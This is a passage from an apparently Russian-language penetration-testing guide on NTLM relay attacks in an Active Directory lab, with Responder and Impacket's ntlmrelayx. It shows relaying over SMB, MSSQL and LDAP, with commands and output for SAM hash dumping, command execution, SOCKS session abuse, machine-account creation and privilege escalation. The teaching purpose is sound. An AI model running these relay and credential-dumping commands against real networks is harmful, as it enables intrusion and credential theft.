– Снятие флагов NTLMSSP_NEGOTIATE_ALWAYS_SIGN, NTLMSSP_NEGOTIATE_SIGN, NEGOTIATE_KEY_EXCHANGE, NEGOTIATE_VERSION в сообщении AUTHENTICATE_MESSAGE.

Четыре месяца спустя, после того как Microsoft выпустила обновление для Drop the MIC, компания Preempt Security раскрыла уязвимость CVE-2019-1166, аналогичную CVE-2019-1040, получившую название Drop the MIC 2.

Your Session Key is my Session Key

Уязвимость CVE-2019-1019, получившая название Your Session Key is my Session Key, – это уязвимость, обнаруженная исследователями Preempt Security. Она основана на CVE-2015-0050 (для устранения которой Microsoft выпустила патч MS15-027). Ранее было упомянуто, что в ответ на NetrLogonSamLogonWithFlags (содержащий NETLOGON_NETWORK_INFO) контроллер домена отправляет NETLOGON_LOGON_IDENTITY_INFO, содержащий сеансовый ключ для использования сервером. Однако, что, если злоумышленник выдаёт себя за сервер и совершает тот же вызов, чтобы получить сеансовый ключ сеанса NTLM для последующей подписи и шифрования сообщений? Исследователи обнаружили, что у контроллера домена можно запросить любой сеансовый ключ для любой сессии аутентификации NTLM и установить подписанный сеанс с любым сервером. Microsoft исправила эту уязвимость в руководстве по обновлению CVE-2019-1019.

Атаки на ретрансляцию NTLM через SMB

Для запуска серверов и клиентов ретрансляции, а также проведения атак на ретрансляцию можно использовать множество инструментов. Сосредоточимся на ntlmrelayx от Impacket. Этот инструмент был представлен Дирком-Яном Моллемой как расширение smbrelayx.py и является флагманским инструментом для проведения атак на ретрансляцию в ОС Linux. Хотя другие инструменты, такие как MultiRelay.py или Inveigh (в основном используемые в Windows), также могут использоваться, они не рассматриваются в этом разделе. ntlmrelayx – это универсальный модуль ретрансляции NTLM в Impacket, который поддерживает ретрансляцию NTLM и различные атаки на ретрансляцию. Он предоставляет множество возможностей для реализации различных типов атак:

```
ntlmrelayx.py -h

Impacket v0.11.0 - Copyright 2023 Fortra

usage: ntlmrelayx.py [-h] [-ts] [-debug] [-t TARGET] [-tf TARGETSFILE]
[-w] [-i] [-ip INTERFACE_IP] [--no-smb-server] [--no-http-server]
[--no-wcf-server] [--no-raw-server]
```

```
                      [--smb-port SMB_PORT] [--http-port HTTP_PORT]
[--wcf-port WCF_PORT] [--raw-port RAW_PORT] [--no-multirelay] [-ra]
[-r SMBSERVER] [-l LOOTDIR]
                      [-of OUTPUT_FILE] [-codec CODEC] [-smb2support]
[-ntlmchallenge NTLMCHALLENGE] [-socks] [-wh WPAD_HOST] [-wa WPAD_AUTH_NUM]
[-6] [--remove-mic]
                      [--serve-image SERVE_IMAGE] [-c COMMAND] [-e FILE]
[--enum-local-admins] [-rpc-mode {TSCH}] [-rpc-use-smb] [-auth-smb [do-
main/]username[:password]]
                      [-hashes-smb LMHASH:NTHASH] [-rpc-smb-port {139,445}]
[-q QUERY] [-machine-account MACHINE_ACCOUNT] [-machine-hashes LMHASH:NTHASH]
[-domain DOMAIN]
                      [-remove-target] [--no-dump] [--no-da] [--no-acl]
[--no-validate-privs] [--escalate-user ESCALATE_USER] [--add-computer [COM-
PUTERNAME [PASSWORD ...]]]
                      [--delegate-access] [--sid] [--dump-laps] [--dump-gmsa]
[--dump-adcs] [--add-dns-record NAME IPADDR] [-k KEYWORD] [-m MAILBOX] [-a]
[-im IMAP_MAX] [--adcs]
                      [--template TEMPLATE] [--altname ALTNAME]
[--shadow-credentials] [--shadow-target SHADOW_TARGET] [--pfx-password
PFX_PASSWORD] [--export-type {PEM,PFX}]
                      [--cert-outfile-path CERT_OUTFILE_PATH]

<SNIP>
```

Перед выполнением атак на протокол SMB после ретрансляции необходимо изменить файл конфигурации инструмента Responder. Инструмент Responder по умолчанию прослушивает трафик протоколов SMB, HTTP и некоторых других. Можем изменить конфигурацию по умолчанию в файле Responder.conf. Чтобы отключить SMB-сервер в Responder, необходимо изменить параметр SMB с On на Off. То же самое относится и к любому другому протоколу. Если необходимо ретранслировать трафик HTTP, следует установить его в положение Off перед попыткой ретрансляции.

Пример:

```
sed -i "s/SMB = On/SMB = Off/" Responder.conf
cat Responder.conf | grep -i smb

SMB = Off
```

Эта настройка связана с тем, что ntlmrelayx запускает SMB- или HTTP-сервер, чтобы ретранслировать соединение от клиентов к серверу. Если Responder запускает эти же службы, нельзя использовать ntlmrelayx.

В файле конфигурации Responder есть и другие параметры, например Specific IP Addresses to respond to (по умолчанию – All), которые могут быть полезны в случаях, когда требуется ретранслировать соединения только с определённого IP-адреса или группы IP-адресов.

Чтобы ретранслировать аутентификацию на один из IP-адресов, нужно запустить Responder и дождаться, пока пользователь или компьютер выполнит действие, провоцирующее сетевую рассылку или любую другую сетевую активность, которую можно перехватить и принудительно аутентифицировать этот сеанс на локальном хосте:

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                    |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
```

Далее нужно использовать утилиту ntlmrelayx для выполнения атаки NTLM Relay. ntlmrelayx предоставляет опции -t и -tf для указания целей ретрансляции: опция -t указывает на один целевой сервер-ретранслятор, а -tf – на файл с несколькими целевыми серверами-ретрансляторами. Если опции -t/-tf не указаны, ntlmrelayx ретранслирует аутентификацию NTLM на исходный узел. Эта атака называется атакой саморетрансляции NTLM. Параметр -smb2support обеспечивает поддержку SMBv2 для узлов, которым она необходима:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

По умолчанию ntlmrelayx передаст аутентификационные данные NTLM по протоколу SMB. Если сеанс, который был ретранслирован, имеет высокопривилегированный доступ на целевой машине, ntlmrelayx попытается выполнить процедуру получения дампа SAM. Техника получения дампа SAM используется на узлах Windows для дампа учётных данных, хранящихся в разделах реестра SAM и SECURITY. Она позволяет извлекать кешированные учётные данные локальных пользователей, в которых Windows хранит информацию в виде хешей LM и NT.

Необходимо дождаться, пока Responder не выполнит перенаправление аутентификации на локальное устройство, и как только это произойдёт, ntlmrelayx перенаправит её на компьютеры, указанные в качестве целей с помощью опции -tf relayTargets.txt.

Пример атаки:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/JPEREZ SUC-
CEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/NPORTS SUC-
CEED
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.60
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/NPORTS SUC-
CEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER SUCCEED
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email] controlled, but
there are no more targets left!
[*] Starting service RemoteRegistry
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Target system bootKey: 0x563136fa4deefac97a5b7f87dca64ffa
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administra-
tor:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353be1c2c3c99:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
<SNIP>
[*] Done dumping SAM hashes for host: 172.16.117.50
```

Упрощённое описание атаки:

1. Мы запустили утилиты Responder и ntlmrelayx на атакующей машине.

2. Как только пользователь с контроллера домена неправильно вводит UNC-запрос, и ОС Windows пытается подключиться к несуществующему ресурсу, Responder отравляет ответы и перенаправляет пользователя для аутентификации на атакующей машине.

3. Когда пользователь подключился к хосту, ntlmrelayx ретранслировал сеанс аутентификации на серверы, настроенные в качестве целей. Пользователь INLANEFREIGHT/PETER являлся администратором на одном из компьютеров, что привело к получению дампа SAM.

Вместо получения дампа SAM можно выполнить команды на целевой машине, используя опцию -c. Команды будут выполняться с использованием протокола SMB. Пример отправки ICMP-запроса на атакующий хост:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -c 'ping -n 1
172.16.117.30'

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

Множественная ретрансляция

Функция множественной ретрансляции (Multi-relaying) ntlmrelayx позволяет:

– Идентифицировать пользователей, от которых получаем NTLM-аутентификацию (что позволяет решать, нужно ли ретранслировать их NTLM-аутентификацию).

– Ретранслировать одну NTLM-аутентификацию (подключение) на несколько целей.

Инструмент ntlmrelayx реализует функцию множественной ретрансляции, заставляя клиентов проходить аутентификацию на атакующей машине, извлекать/получать их идентификационные данные, а затем принудительно проходить повторную аутентификацию для ретрансляции их подключений на целевые устройства. Множественная ретрансляция – это поведение по умолчанию для протоколов HTTP- и SMB-серверов ntlmrelayx. Однако, чтобы отключить её, можно использовать опцию --no-multirelay. Опция позволяет ретранслировать соединение(я) только один раз (т.е. одно входящее соединение соответствует только одной атаке).

Инструмент ntlmrelayx предоставляет опции -t и -tf для указания целей ретрансляции. Благодаря функции множественной ретрансляции цели могут быть как именованными (named), так и общими (general). Именованные цели – это цели с указанными идентификационными данными, в то время как общие цели – это цели без идентификационных данных. Определение целей осуществляется в формате URI scheme://authority/path:

– scheme: определяет целевой протокол (например, http или ldap). Если протокол не указан, по умолчанию используется smb. Подстановочное ключевое слово all позволяет ntlmrelayx использовать все поддерживаемые протоколы.

– authority: указывается в формате
DOMAIN_NAME\\USERNAME@HOST:PORT.
Общие цели не используют DOMAIN_NAME\\USERNAME.

– path: необязателен и требуется только для определённых атак, например при доступе к веб-точкам с ограниченным доступом с использованием ретранслируемой аутентификации HTTP NTLM.

Для HTTP- и SMB-серверов ntlmrelyax функция множественной ретрансляции включена по умолчанию, за исключением случаев атаки на одну общую цель. В зависимости от типа цели, ntlmrelayx имеет настройки по умолчанию для функции многоадресной ретрансляции, перечисленные в табл. 4.

4. Настройки по умолчанию для функции многоадресной ретрансляции

Тип цели	Пример	Статус множественной ретрансляции
Один общий целевой адрес	-t 172.16.117.50	Отключено
Один именованный целевой адрес	-t smb://INLANEFREIGHT\\[email]	Включено
Несколько целей	-tf relayTargets.txt	Включено

Понимание функции множественной ретрансляции и различных типов целей ntlmrelayx имеет первостепенное значение. Предположим, задаётся цель smb://172.16.117.50. В этом случае, поскольку это общая цель, множественная ретрансляция будет отключена, и ntlmrelayx будет ретранслировать только первое соединение аутентификации NTLM, принадлежащее любому пользователю (с любого хоста), на цель ретрансляции по протоколу SMB. Это соотношение 1:1, поскольку одно соединение соответствует только одной атаке (крайний случай – когда ntlmrelayx получает два разных соединения одновременно; хотя множественная ретрансляция будет отключена,

ntlmrelayx ошибочно ретранслирует два соединения вместо того, чтобы отклонить любое из них):

```
ntlmrelayx.py -t smb://172.16.117.50
```

В качестве альтернативы, предположим, мы указываем использовать цель smb://INLANEFREIGHT\\[email]. В данном случае, поскольку это одна именованная цель, будет включена множественная ретрансляция, и ntlmrelayx будет ретранслировать любое количество подключений с аутентификацией NTLM, относящихся к INLANEFREIGHT\PETER (с любого хоста), на цель ретрансляции по протоколу SMB (нужно указать доменное имя и имя пользователя точно так же, как показано в выводе ntlmrelayx). Это соотношение N:N, поскольку несколько подключений соответствуют нескольким атакам:

```
ntlmrelayx.py -t smb://INLANEFREIGHT\\[email]
```

Что, если необходимо использовать ту же общую цель smb://172.16.117.50, но при этом включить множественную ретрансляцию? Для этого нужно поместить цель в файл и использовать опцию -tf, которая включает множественную ретрансляцию по умолчанию. Таким образом, независимо от того, какой файл содержит общую цель, поскольку благодаря опции -tf включена множественная ретрансляция, ntlmrelayx будет ретранслировать любое количество подключений с аутентификацией NTLM, принадлежащих любому пользователю (с любого хоста), на цель ретрансляции по SMB. Вместо соотношения 1:1, как для общих целей, это соотношение становится N:N, поскольку множеству соединений соответствует множество атак:

```
cat relayTarget.txt

smb://172.16.117.50
ntlmrelayx.py -tf relayTarget.txt
```

Наконец, предположим, что необходимо использовать ту же цель с тем же именем smb://INLANEFREIGHT\\[email], но нужно использовать только первое соединение, которое ntlmrelayx может ретранслировать для пользователя INLANEFREIGHT\PETER. Для этого можно отключить множественную ретрансляцию с помощью параметра --no-multirelay:

```
ntlmrelayx.py -t smb://INLANEFREIGHT\\[email] --no-multirelay
```

Обратите внимание, предполагается, что службы запущены на портах по умолчанию. Однако системные администраторы могут изменять номера портов, поэтому необходимо соответствующим образом изменить и номера портов служб.

1.3. АТАКИ С КРОСС-ПРОТОКОЛЬНОЙ РЕТРАНСЛЯЦИЕЙ NTLM

Важно понимать, что ретрансляция аутентификации NTLM не ограничивается только протоколом SMB. Можно ретранслировать аутентификацию NTLM из различных протоколов, включая SMB и HTTP, через протоколы LDAP, SMB, HTTP, MSSQL, IMAP, RPC или любой другой прикладной протокол, способный передавать сообщения аутентификации NTLM. Каждый протокол, по которому ретранслируется аутентификация NTLM, позволяет выполнять различные атаки. Следовательно, крайне важно понимать особенности этих протоколов и соответствующие возможности для атак.

Поскольку при ретрансляции аутентификации NTLM атакующий выступает и в роли клиента, и в роли сервера, важно знать, какие протоколы/службы поддерживает ntlmrelayx для клиентов и серверов. Как клиент, злоумышленник может ретранслировать аутентификацию NTLM по следующим протоколам:

- HTTP(S);
- IMAP;
- LDAP(S);
- MSSQL;
- RPC;
- SMBv/1/2/3;
- SMTP.

Однако, как сервер, злоумышленник может ретранслировать аутентификацию NTLM по сильно ограниченному числу протоколов:

- HTTP(S);
- RAW;
- SMBv/1/2/3;
- WCF (Windows Communication Foundation).

Предположим, что создаётся HTTP-аутентификация NTLM от клиента. Однако необходимо выполнить атаки после ретрансляции, требующие использования протокола LDAP, например данные LDAP на контроллере

домена. В силу природы протокола NTLM можно извлекать сообщения аутентификации NTLM из одного прикладного протокола и встраивать их в другой. Этот метод известен как кросс-протокольная ретрансляция.

Таблица 5 показывает, какие протоколы можно ретранслировать через другие протоколы.

5. Варианты кросс-протокольной ретрансляции

Протокол-источник	Протокол-получатель	Поддержка кросс-протокольной ретрансляции
HTTP(S)	HTTP(S)	Нет
HTTP(S)	IMAP | LDAP(S) | MSSQL | RPC | SMBv/1/2/3 | SMTP	Да
SMBv/1/2/3	SMBv/1/2/3	Нет
SMBv/1/2/3	HTTP(S) | IMAP | LDAP(S) |MSSQL | RPC | SMTP	Да
WCF	HTTP(S) | IMAP | LDAP(S) | MSSQL | RPC | SMBv/1/2/3| SMTP	Да

Далее рассмотрим кросс-протокольную ретрансляцию NTLM для сервисов на базе MSSQL, LDAP, HTTP и RPC.

Ретрансляция NTLM через MSSQL

Инструмент ntlmrelayx можно использовать для подключения к службе MSSQL и установки сеанса аутентификации, чтобы получить доступ к службе с помощью mssqlclient.py через proxychains.

mssqlclient.py – это скрипт на Python из семейства impacket, реализующий протокол Tabular Data Stream Protocol (TDS) и протокол разрешения SQL Server (SSRP) для подключения к серверам баз данных MSSQL и запроса данных.

В случае с протоколом SMB существует вероятность, что пользователь неправильно введёт UNC-адрес, и это приведёт к рассылке сообщений с использованием LLMNR или NBT-NS. Если запущен Responder, то можно отредактировать ответы и перенаправить аутентификацию на другой компьютер. Рассмотрим процесс ретрансляции полученного соединения на сервер MSSQL.

Для злоупотребления протоколом будем использовать ntlmrelayx, mssqlclient и Responder:

– ntlmrelayx позволит ретранслировать запрос на цель;

– mssqlclient будет использоваться для взаимодействия с базой данных SQL;

– Responder будет отравлять любой пользовательский запрос и перенаправлять его на атакующий хост.

Запустим ntlmrelayx с опцией -socks, указав службу mssql на целевой машине:

```
sudo ntlmrelayx.py -t mssql://172.16.117.60 -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

Обратите внимание, как используется схема mssql:// в определении цели -t mssql://172.16.117.60. Такой вариант заставит ntlmrelayx ретранслировать NTLM через MSSQL на целевой сервер-ретранслятор вместо использования протокола SMB по умолчанию.

Также можно указать пользователя, для которого необходимо ретранслировать аутентификацию, используя именованные цели в определении цели: scheme://DOMAIN\\USER@TARGET_IP.

После этого запустим Responder, отключив SMB-сервер:

```
python3 Responder.py -I ens192

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

```
[+] Servers:
    HTTP server                [On]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [On]
    <SNIP>

[+] Listening for events...

<SNIP>
```

Как только Responder отравит трафик, ntlmrelayx выполнит ретрансляцию аутентификации SMB NTLM через MSSQL, что является одним из видов кросс-протокольной ретрансляции, как следует из сообщения [*] SMBD-Thread-10: Received connection from 172.16.117.3, attacking target mssql://172.16.117.60:

```
sudo ntlmrelayx.py -t mssql://172.16.117.60 -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
ntlmrelayx>
[*] SMBD-Thread-10: Received connection from 172.16.117.3, attacking target
mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/NPORTS SUC-
CEED
[*] SOCKS: Adding INLANEFREIGHT/[email](1433) to active SOCKS connection.
Enjoy
```

Важно отметить, что если атакуется некоторый компьютер и от него же получается аутентификация, её нельзя ретранслировать, поскольку компания Microsoft исправила это поведение NTLM (self-relay) во всех современных системах.

В примере NPORTS также инициирует аутентификацию с 172.16.117.60, что может привести к тому, что ntlmrelayx перестанет получать новые запросы с других IP-адресов. Этого можно избежать, отключив HTTP-сервер с помощью параметра --no-http-server, чтобы предотвратить HTTP-подключения NPORTS, и отредактировав Responder.conf так, чтобы он не отвечал на запросы с конкретного адреса, или используя опцию -tf вместо указания одного адресата для включения многоадресной ретрансляции.

Затем можем использовать интерактивную команду socks для отображения сеансов аутентификации, доступных для использования на SOCKS-сервере:

```
ntlmrelayx> socks

Protocol  Target         Username              AdminStatus  Port
--------  -------------  --------------------  -----------  ----
MSSQL     172.16.117.60  INLANEFREIGHT/NPORTS  N/A          1433
```

Теперь подключим mssqlclient.py через proxychains к MSSQL на 172.16.117.60 как INLANEFREIGHT\NPORTS. Параметр -windows-auth принудительно использует аутентификацию Windows вместо аутентификации SQL по умолчанию, а опция -no-pass предотвращает запрос пароля mssqclient.py, поскольку выполняется злоупотребление сеансом аутентификации, установленным ntlmrelayx:

```
proxychains -q mssqlclient.py INLANEFREIGHT/[email] -windows-auth -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (INLANEFREIGHT\nports  dbo@master)> help

    lcd {path}                 - changes the current local directory
to {path}
    exit                       - terminates the server process
(and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonate
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent
(blind)
```

```
    use_link {link}            - linked server to use (set use_link localhost
to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query
```

Ретрансляция NTLM через LDAP

Протокол LDAP (Lightweight Directory Access Protocol) – широко используемый протокол для доступа к распределённым службам каталогов и управления ими. LDAP – это стандартизированный протокол, который могут реализовать различные поставщики служб каталогов, и обычно он используется для кросс-платформенной аутентификации и запросов к данным каталогов. В средах Windows LDAP играет ключевую роль в аутентификации, управлении пользователями и группами, а также в различных других задачах, связанных с каталогами. LDAP в основном используется для доступа к службам каталогов и управления ими, уделяя особое внимание запросам, обслуживанию и аутентификации доступа к Active Directory.

При ретрансляции аутентификации NTLM через LDAP существует несколько кросс-протокольных атак после ретрансляции. Далее рассматриваются следующие темы:

- перечисление доменов;
- создание учётных записей компьютеров;
- повышение привилегий через злоупотребление списками контроля доступа (ACL).

Можно выполнить дамп данных LDAP на контроллере домена, если ретранслируется NTLM-аутентификация пользователя домена на контроллер домена и установлен сеанс с аутентификацией. По умолчанию, при использовании схемы ldap:// ntlmrelayx попытается выгрузить информацию о домене, добавить нового администратора домена и повысить привилегии за счёт атак с использованием неправильно настроенных списков контроля доступа ACL/DACL. Однако можно деактивировать любую из этих атак с помощью специальных параметров: --no-da – отключает добавление администратора домена, а --no-acl – предотвращает злоупотребление неправильно настроенными списками контроля доступа. Параметр --lootdir/ -l позволяет указать каталог, в который ntlmrelayx будет сохранять информацию о домене LDAP.

Запустим Responder, отключив его серверы SMB и HTTP:

```
sed -i "s/SMB = On/SMB = Off/; s/HTTP = On/HTTP = Off/" Respond-
er/Responder.conf
cat Responder.conf | grep -ie "SMB =\|HTTP ="
SMB = Off
HTTP = Off

sudo python3 Responder/Responder.py -I ens192


                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>
```

Теперь можно запустить ntlmrelayx, выбрать протокол LDAP и контроллер домена (сервер, на котором обычно размещается служба LDAP в сети Active Directory):

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
lootdir ldap_dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections

[*] SMBD-Thread-5: Received connection from 172.16.117.60, attacking target
ldap://172.16.117.3
[!] The client requested signing. Relaying to LDAP will not work!
(This usually happens when relaying from SMB to LDAP)
```

Обратите внимание, что после некоторого ожидания может появиться сообщение об ошибке: The client requested signing. Relaying to LDAP will not work! (This usually happens when relaying from SMB to LDAP).

Из предыдущих разделов известно, что по умолчанию контроллеры домена всегда требуют подписи сеанса, поэтому при попытке ретрансляции аутентификации SMB NTLM через LDAP на контроллере домена процедура завершится ошибкой, поскольку контроллер домена запросит у клиента подпись сеанса. Однако существуют эксплойты, обходящие требования к подписи сеанса, в частности, Drop the MIC (CVE-2019-1040), Drop the MIC 2 (CVE-2019-1166) и Your Session Key is my Session Key (CVE-2019-1019). ntlmrelayx предоставляет параметры --remove-mic и --remove-target для использования эксплойтов на целях ретрансляции, уязвимых к CVE-2019-1040 и CVE-2019-1019 соответственно.

Можно использовать сканер уязвимости CVE-2019-1040, чтобы проверить, уязвима ли цель ретрансляции к CVE-2019-1040. Если цель уязвима, то можно использовать параметр ntlmrelayx --remove-mic.

```
python3 scan.py inlanefreight/plaintext$:'o6@ekk5/#rlw2rAe'@172.16.117.3

[*] CVE-2019-1040 scanner by @_dirkjan / Fox-IT - Based on impacket by Se-
cureAuth
[*] Target 172.16.117.3 is not vulnerable to CVE-2019-1040
(authentication was rejected)
```

HTTP-аутентификацию NTLM можно ретранслировать через LDAP, поскольку протокол HTTP не поддерживает подписание сеансов, и, следовательно, контроллер домена не может её запросить. ntlmrelayx ретранслирует HTTP-аутентификацию NTLM через LDAP на контроллер домена (что является ещё одним типом кросс-протокольной ретрансляции) и выгрузит информацию о домене, сохранив её в каталоге ldap_dump:

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
lootdir ldap_dump

<SNIP>
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3
as INLANEFREIGHT/PETER SUCCEED
[*] Enumerating relayed user's privileges. This may take a while
on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

После того как ntlmrelayx завершит выгрузку данных о домене, можно проанализировать собранные данные для выполнения дальнейших задач.

В Active Directory учётная запись компьютера/машины – это объект, аналогичный учётной записи пользователя домена, но с дополнительными свойствами. Учётные записи компьютеров позволяют запрашивать данные домена и выполнять действия, аналогичные действиям учётных записей пользователей. Учётную запись компьютера можно создать в средах AD, в которых атрибут домена ms-DS-MachineAccountQuota имеет значение 1 или больше (по умолчанию – 10), и в которых право на создание учётных записей компьютеров для обычных пользователей домена не изменено.

Если передать NTLM-аутентификацию пользователя домена на контроллер домена и установить сеанс с аутентификацией, можно использовать параметр ntlmrelayx --add-computer для создания учётных записей компьютеров. Этот параметр принимает два необязательных аргумента: имя компьютера и пароль, например --add-computer 'NAME' 'PASSWORD'. Если опустить любой из двух необязательных аргументов, ntlmrelayx использует случайно сгенерированные значения. Отключим SMB- и HTTP-серверы Responder и запустим ntlmrelayx для создания учётной записи компьютера в формате plaintext$ со случайно сгенерированным паролем:

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
add-computer 'plaintext$'

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
<SNIP>

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3 as INLANE-
FREIGHT/PETER SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large do-
mains
[*] Adding a machine account to the domain requires TLS, but ldap:// scheme
provided. Switching target to LDAPS via StartTLS
[*] Attempting to create computer in: CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
[*] Adding new computer with username: plaintext$ and password:
o6@ekK5#rlw2rAe result: OK
```

В выводе ntlmrelayx можно заметить следующее сообщение:

```
[*] Adding a machine account to the domain requires TLS but ldap://
scheme provided. Switching target to LDAPS via StartTLS.
```

LDAPS требуется для добавления учётных записей компьютеров, однако используемая схема – ldap://. В старых версиях ntlmrelayx эта атака не сработает, однако после выполнения запроса Implementing StartTLS ntlmrelayx обходит привязку канала LDAP через механизм StartTLS.

Вывод также включает информацию о новом компьютере с именем пользователя plaintext$ и паролем o6@ekK5#rlw2rAe. Наличие учётной записи компьютера полезно, если нет данных пользователя домена.

Ещё одна атака, которую можно бы осуществить через LDAP, – это повышение привилегий пользователя. Однако это возможно только в том случае, если ретранслируемая учётная запись имеет высокие привилегии в домене (т.е. добавление учётной записи в группу с высокими привилегиями, например, в группу администраторов домена, или изменение DACL объекта домена). В этом случае можно использовать опцию ntlmrelayx --escalate-user, а затем указать учётную запись созданного компьютера, plaintext$ или любую другую учётную запись для попытки атак с повышением привилегий через злоупотребление неправильно настроенными ACL/DACL. Опция -debug делает вывод ntlmrelayx подробным, отображая отладочную информацию:

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --escalate-user
'plaintext$' --no-dump -debug

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3 as INLANE-
FREIGHT/NPORTS SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large do-
mains
[+] User is a member of: [DN: CN=SQL Ad-
mins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL - STATUS: Read - READ TIME:
2023-07-24T20:23:28.703082
    name: SQL Admins
    objectSid: S-1-5-21-1207890233-375443991-2397730614-1153
]
```

```
[+] User is a member of: [DN: CN=Domain Us-
ers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL - STATUS: Read - READ TIME:
2023-07-24T20:23:28.706705
    distinguishedName: CN=Domain Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
    name: Domain Users
    objectSid: S-1-5-21-1207890233-375443991-2397730614-513
]
